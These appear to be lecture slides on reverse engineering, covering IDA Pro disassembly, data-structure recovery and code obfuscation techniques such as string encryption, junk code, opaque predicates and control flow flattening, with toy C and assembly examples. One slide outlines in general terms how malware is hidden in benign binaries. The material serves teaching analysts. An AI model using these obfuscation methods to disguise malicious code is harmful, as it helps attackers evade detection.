
Practical disassemblers: IDA Pro

- The disassembly can be viewed in two modes
- Linear view and graph view

```

.text:00444410      cmp    [ebp+68h+hFileMappingObject], ebx
.text:00444413      jz     short loc_444425
.text:00444415      push   dword_4774DC
.text:00444418      call   sub_40B47D
.text:00444420      test   eax, eax
.text:00444422      pop    ecx
.text:00444423      jnz    short loc_44442E
.text:00444425      ; CODE XREF: WinMain()
.text:00444425 loc_444425:
.text:00444425      call   sub_43CEE1
.text:00444425      test   eax, eax
.text:00444426      jz     short loc_4443E3
.text:0044442E      ; CODE XREF: WinMain()
.text:0044442E loc_44442E:
.text:0044442E      push   ebx
.text:0044442F      push   dword_4774DC
.text:00444430      call   sub_40213A
.text:00444430      push   eax           ; char *
.text:00444430      call   sub_40B625
.text:00444430      push   offset asc_46C140 ; "\t"
.text:00444430      push   eax           ; char *
.text:00444430      mov    [ebp+68h+lpCmdLine], eax
.text:00444430      call   _strupn
.text:00444430      mov    esi, eax
.text:00444430      add    esi, [ebp+68h+lpCmdLine]
.text:00444430      add    esp, 14h
.text:00444430      rcmov h1

```



Practical disassemblers: IDA Pro

- Recovering data structures
 - Consider the C program given on the right
 - Data structure Person
 - Three members
 - firstname
 - lastname
 - age
 - Two instances of Person

```
struct Person {  
    char  firstname[10];  
    char  lastname[10];  
    uint8_t age;  
};  
  
int main(int argc, char** argv) {  
    struct Person person1; /* Declare person1 of type Person */  
    struct Person person2; /* Declare person2 of type Person */  
  
    /* person 1 specification */  
    strcpy(person1.firstname, "Zach");  
    strcpy(person1.lastname, "Muller");  
    person1.age = 64;  
  
    /* person 2 specification */  
    strcpy(person2.firstname, "Peter");  
    strcpy(person2.lastname, "Meyer");  
    person2.age = 35;  
  
    /* print person1 info */  
    printf("Person 1 firstname : %s\n", person1.firstname);  
    printf("Person 1 lastname : %s\n", person1.lastname);  
    printf("Person 1 age : %d\n", person1.age);  
  
    /* print person2 info */  
    printf("Person 2 firstname : %s\n", person2.firstname);  
    printf("Person 2 lastname : %s\n", person2.lastname);  
    printf("Person 2 age : %d\n", person2.age);  
  
    return 0;  
}
```

Practical disassemblers: IDA Pro

```
.text:0804846B ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0804846B                 public main
.text:0804846B main             proc near
.text:0804846B                 ; DATA XREF: _start+17↑o
.text:0804846B     = byte ptr -36h
.text:0804846B     = byte ptr -22h
.text:0804846B     = byte ptr -21h
.text:0804846B     = byte ptr -0Dh
.text:0804846B     = dword ptr -0Ch
.text:0804846B     = dword ptr -4
.text:0804846B     = dword ptr 0Ch
.text:0804846B     = dword ptr 10h
.text:0804846B     = dword ptr 14h
.text:0804846B
.text:0804846B     lea    ecx, [esp+4]
.text:0804846F     and    esp, 0FFFFFFF0h
.text:08048472     push   dword ptr [ecx-4]
.text:08048475     push   ebp
.text:08048476     mov    ebp, esp
.text:08048478     push   ecx
.text:08048479     sub    esp, 34h
.text:0804847C     mov    eax, large gs:14h
.text:08048482     mov    [ebp+var_C], eax
.text:08048485     xor    eax, eax
.text:08048487     lea    eax, [ebp+var_36]
.text:0804848A     mov    dword ptr [eax], 6863615Ah
.text:08048490     mov    byte ptr [eax+4], 0
.text:08048494     lea    eax, [ebp+var_36]
```

- Recovering data structures

- Disassembly of the beginning of the C program given on the previous slide
- Note where and how the members are filled
- This is a real-world example of code compiled with GCC version 5.4.0 on GNU/Linux

Practical disassemblers: IDA Pro

```
.text:0804846B ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0804846B                 public main
.text:0804846B main             proc near
.text:0804846B
; DATA XREF: _start+17↑o

.text:0804846B var_36          = byte ptr -36h
.text:0804846B var_22          = byte ptr -22h
.text:0804846B var_21          = byte ptr -21h
.text:0804846B var_D           = byte ptr -0Dh
.text:0804846B var_C           = dword ptr -0Ch
.text:0804846B var_4            = dword ptr -4
.text:0804846B argc            = dword ptr 0Ch
.text:0804846B argv            = dword ptr 10h
.text:0804846B envp            = dword ptr 14h
.text:0804846B
.text:0804846B     lea    ecx, [esp+4]
.text:0804846F     and    esp, 0FFFFFFF0h
.text:08048472     push   dword ptr [ecx-4]
.text:08048475     push   ebp
.text:08048476     mov    ebp, esp
.text:08048478     push   ecx
.text:08048479     sub    esp, 34h
.text:0804847C     mov    eax, large gs:14h
.text:08048482     mov    [ebp+var_C], eax
.text:08048485     xor    eax, eax
.text:08048487     lea    eax, [ebp+var_36]
.text:0804848A     mov    dword ptr [eax], 6863615Ah
.text:08048490     mov    byte ptr [eax+4], 0
.text:08048494     lea    eax, [ebp+var_36]
```

Stack layout

strcpy(person1.firstname, "Zach");

Obfuscation

Obfuscation


- So far, we assumed textbook assembly code
- In practice, code is often obfuscated in order to complicate reverse engineering
 - Malware
 - Licensed, commercial software
 - Security-critical software
 - Backdoors
- Trade-off: Code functionality (and performance) vs. thwarting analysis

Obfuscation

- Objective: Increase the reverse engineering efforts
“Make it harder for the analyst to understand the code”
- Example obfuscation techniques for x86
 - Store specific code parts in encrypted form and only decrypt at runtime
 - Insert semantically unnecessary instructions (junk code insertion)
 - “Hide” malicious code in well-known benign code
 - Control flow obfuscation, for example control flow flattening
- Sometimes, artifacts of **compiler optimizations** also lead to code that is difficult to understand
 - Inlining
 - Idioms

Encrypted/packed code

- The true code is stored in encrypted (packed) form in the binary
- When invoked, a decryption stub decrypts the code in memory
- Example:



String encryption

- Strings often reveal much about the semantics of a program
- Typically, compilers leave strings in plaintext
 - Often stored in the data section of a program
- Strings can be stored in encrypted form and only be decrypted before use at runtime
 - An example of such a decryption procedure was used in a lab task
- Commonly used by malware in the wild

String encryption

- Minimal example:
Print Hello World to stdout

```
1 char* decrypt(char *str) {
2     int i;
3     for (i = 0; i < strlen(str); i++)
4         str[i] ^= 0xAA;           // XOR each byte with 0xAA
5     return str;
6 }
7
8 int main(void) {
9     char str[] = "\xE2\xCF\xC6\xC6\xC5\x8A\xFD\xC5\xD8\xC6\xCE\xA0";
10    printf(decrypt(str));
11    return 0;
12 }
```

```
$ ./string_encryption_helloworld
Hello World
```

Dead code and junk code insertion

- Basic idea: Add useless instructions
- Decrease code readability
- Dead code
 - Useless instructions that are never executed
- Junk code
 - Instructions are executed, but do not alter semantics
- Typically requires manual inspection of each instruction and possibly removal
- It is impossible to automatically decide which instructions are junk code and can thus be removed

Junk code insertion: example

- The code on the right is an example of junk code insertion
- The value in the register ebx is never used
- Instructions that modify ebx are superfluous and can be removed without changing the semantics of the program
- Any other superfluous instruction sequence in here?

```

add    ebx, 2710h
add    ebx, 2710h
add    esp, 64h
sub    esp, 64h
add    ebx, 4E20h
add    ebx, 4E20h
mov    ecx, dword_409AD4
lea    edx, [ebp+Dst]
push   edx
push   offset unk_4093FC
call   sub_404220
add    ebx, 2710h
add    ebx, 2710h
add    esp, 64h
sub    esp, 64h
add    ebx, 4E20h
add    ebx, 4E20h
mov    ecx, dword_409AD4
push   offset unk_4093FC
call   sub_4041A0
cmp   byte_4093FB[eax], 5Ch
jnz   short loc_406922

```

Code permutation

- Obfuscation of simple instructions
- Convert simple instruction into multiple instructions
- Examples

original instruction
`mov [X], 42`

obfuscated result

```
push 42
pop [X]

mov eax, X
mov [eax], 42


mov edi, X
mov eax, 42
stosd

push X
pop edi
push 42
pop eax
stosd
```

`stosd` stores a DWORD from `eax` into `[edi]`

Hide malicious code in benign code

- Template: benign code or binary
- Open source tools
 - Modify the source code and include the target code
- Benign binaries without source code
 - Disassemble and find a trigger place
 - Inject the malicious code in binary form
 - Append to the existing code
 - PE: Add a new section
- Used by malware
 - Credential stealing (e.g., FTP, SSH credentials)
 - Trigger espionage tools
- Metasploit provides functionality to hide code in benign binaries



Hide malicious code in benign code



Check your sources! Trojanized open source SSH software used to steal information

Attackers have released a malicious version of PuTTY, an open source SSH tool, in order to gain unauthorized access to remote computers and steal information.

Bv: Dumitru Stama SYMANTEC EMPLOYEE

The image shows a screenshot of a blog post from the Symantec Official Blog. The title of the post is "SSH-Client Putty: Trojaner-Version im Umlauf!". The post is by Dennis Schirrmacher, posted at 14:45 Uhr. A blue sidebar on the left contains a red "Alert!" icon and the text "PutTY Configuration". To the right of the post, there is a "Security" section with a profile picture of Chris Fry and the text "Trojanized PuTTY Software". The date of the post is May 18, 2015, and it has 6 comments. A small "4 Votes" box with a "+4" button is also visible.

SSH-Client Putty: Trojaner-Version im Umlauf!

14:45 Uhr - Dennis Schirrmacher

Alert!

PutTY Configuration

Security

Trojanized PuTTY Software

Chris Fry - May 18, 2015 - 6 Comments

+4
4 Votes

Opaque predicates

- Opaque predicate definition:
An expression that evaluates to either "true" or "false", where **the outcome is known by the programmer a priori**, but which, for a variety of reasons, still needs to be evaluated at run time.
- Often used for a branch that always evaluates in one direction

```
if (b == true) ...
```

```
if (b == 2|(x^2+x)) ...
```

Opaque predicates: QUIZTIME

Find an example for a complicated, yet deterministic computation that can be used as opaque predicate.

Opaque predicates: bogus control flow

- An opaque predicate that always yields true for a branch expression
- The 'else' branch will contain dead code

```
a();  
b();
```

```
a();  
if(opaque_true)  
    b();  
else  
    deadcode();
```

Opaque predicates: fake loops

- An opaque predicate used
 - in a loop expression or
 - as a condition with a break statement
- The semantic loop body will never be executed

```
for(int i = 0; i < size; ++i) {  
    if(opaque_true) {  
        break;  
    }  
    //.. do something  
}
```



Opaque predicates: random predicates

- A random predicate in a branch expression
- No matter which expression result, the same code (function b) will be executed
- The two branches do not obviously invoke the target code, but employ additional obfuscation (OBF_1 and OBF_2)

```
if(random) {  
    OBF_1(b());  
} else {  
    OBF_2(b());  
}
```

Opaque predicates: practical example

- Both diagrams show the same (small) function
- Left: unmodified function
- Right: obfuscated function
- Observed in the X-Tunnel malware attributed to FANCY BEAR
- Some samples have been obfuscated, others were unmodified



Opaque predicates: practical example

```
((x * (x - 1)) & 0x1) == 0 || y < 10
```

```
// assume x is positive integer. y is unknown
```

Opaque predicates: practical example

```

4014b0: 55           push    rbp
4014b1: 48 89 e5     mov     rbp,rsp
4014b4: 53           push    rbx
4014b5: 48 83 ec 48  sub    rsp,0x48
[spurious branch code starts here]
4014b9: 8b 04 25 68 03 61 00  mov    eax,DWORD PTR ds:0x610368      // x
4014c0: 8b 0c 25 58 05 61 00  mov    ecx,DWORD PTR ds:0x610558      // y
4014c7: 89 c2          mov    edx, eax
4014c9: 81 ea 01 00 00 00  sub    edx,0x1                      // x-1
4014cf: 0f af c2          imul   eax,edx
4014d2: 25 01 00 00 00          and    eax,0x1
4014d7: 3d 00 00 00 00          cmp    eax,0x0
4014dc: 40 0f 94 c6          sete   sil
4014e0: 81 f9 0a 00 00 00  cmp    ecx,0xa
4014e6: 41 0f 9c c0          setl   r8b
4014ea: 44 08 c6          or     sil,r8b
4014ed: 40 f6 c6 01          test   sil,0x1
4014f1: 48 89 7d f0          mov    QWORD PTR [rbp-0x10],rdi
4014f5: 0f 85 05 00 00 00  jne    401500 <_Z15transform_inputSt6vec
...

```

14 “useless”
instructions

$((x * (x - 1)) \& 0x1) == 0 \mid\mid y < 10$

// assume x is positive integer. y is unknown

Constant blinding

- For some algorithms, the use of specific constants can help in identifying the algorithm
- For example, AES uses specific S-Boxes (Arrays with constant values)
- Even if the AES code is obfuscated, the presence of the S-Boxes may reveal that AES is used
- Constant blinding achieves that the S-Boxes are filled at runtime in non-obvious ways

```
s[0] = 0x428e3652 ^ 0xf39f84b  
s[1] = 0x78fa << 16 + 0xfa * -14  
...
```

Code aliasing

- The following example highlights the code aliasing effect:

```
int alias(int *a, int *b) {  
    *a = 10;  
    *b = 5;  
    if((*a - *b) == 0)  
        code();  
}
```


- Initially, it may seem as if the condition is never fulfilled and `code()` never called
- However, when considering the following invocation, it becomes clear that the condition can be fulfilled and `code()` will be called

```
int a = 0;  
alias(&a, &a);
```

Control flow flattening

- Typically, the control flow (i.e. the sequence of executed basic blocks) is determined through
 - Branches
 - Loops
 - Conditional jumps
- Control flow flattening transforms the program so that a single branch instruction (typically a switch statement) controls which basic block is executed next
- Control flow flattening is one of the most difficult obfuscations to deal with in practice
 - Breaks the human understanding of program flow
 - Many techniques have been proposed to help restore the original control flow using static analysis techniques, but no best practice to date

Control flow flattening



Control flow flattening: Example

```
#include <stdlib.h>

int main(int argc, char** argv) {
    int a = atoi(argv[1]);
    if (a == 0)
        return 1;
    else
        return 10;
    return 0;
}
```

Simple C program

- If the first argument is 0, exit with 1
- Else exit with 10

No loop

The following two slides show the CFGs, one with and without obfuscation.


```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near


var_14= dword ptr -14h
var_10= qword ptr -10h
var_8= dword ptr -8
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub    rsp, 20h
mov     [rbp+var_4], 0
mov     [rbp+var_8], edi
mov     [rbp+var_10], rsi
mov     rsi, [rbp+var_10]
mov     rdi, [rsi+8]    ; nptr
call    _atoi
mov     [rbp+var_14], eax
cmp     [rbp+var_14], 0
jnz    loc_40054C


```



- Compile the example program
 - No optimization
 - No obfuscation
- The resulting CFG is shown on the left
- 4 basic blocks
- 1 branch
- Obviously no loop



- Compile the example program
 - No optimization
 - With **control flow flattening** obfuscation
- The resulting CFG is shown on the left
 - 15 basic blocks
 - 4 branches
 - One big loop (the dispatcher loop)

Control flow flattening: Decompilation

plain decompiled code

```
int __cdecl main(int argc, const char **argv) {
    int v4; // [sp+1Ch] [bp-4h]@2

    if ( atoi(argv[1]) )
        v4 = 10;
    else
        v4 = 1;
    return v4;
}
```

decompilation result of the obfuscated code

```
int __cdecl main(int argc, const char **argv) {
    signed int v3; // eax@6
    signed int v5; // [sp+20h] [bp-20h]@1
    int v6; // [sp+38h] [bp-8h]@1
    int v7; // [sp+3Ch] [bp-4h]@1

    v6 = 0;
    v7 = atoi(argv[1]);
    v5 = 1832191354;
    while ( 1 ) {
        while ( 1 ) {
            while ( v5 == -1378822150 ) {
                v6 = 10;
                v5 = -383736251;
            }
            if ( v5 != -856771628 ) break;
            v6 = 1;
            v5 = -383736251;
        }
        if ( v5 == -383736251 ) break;
        if ( v5 == 1832191354 ) {
            v3 = -1378822150;
            if ( !v7 ) v3 = -856771628;
            v5 = v3;
        }
    }
    return v6;
}
```


- Decompiled code is difficult to read
- Decompiler detects 3 nested while loops
 - None of them are included in the original code
 - Dispatcher states use (randomly chosen) constants
-1378822150, -383736251,
-856771628, 1832191354

Spurious function: CALL/RET inconsistencies

```
0x1000: e8 00 00 00 00    call $+5      ←
0x1005: 5a                 pop edx      ←
0x1006: 83 c2 08           add edx, 8
0x1009: 52                 push edx
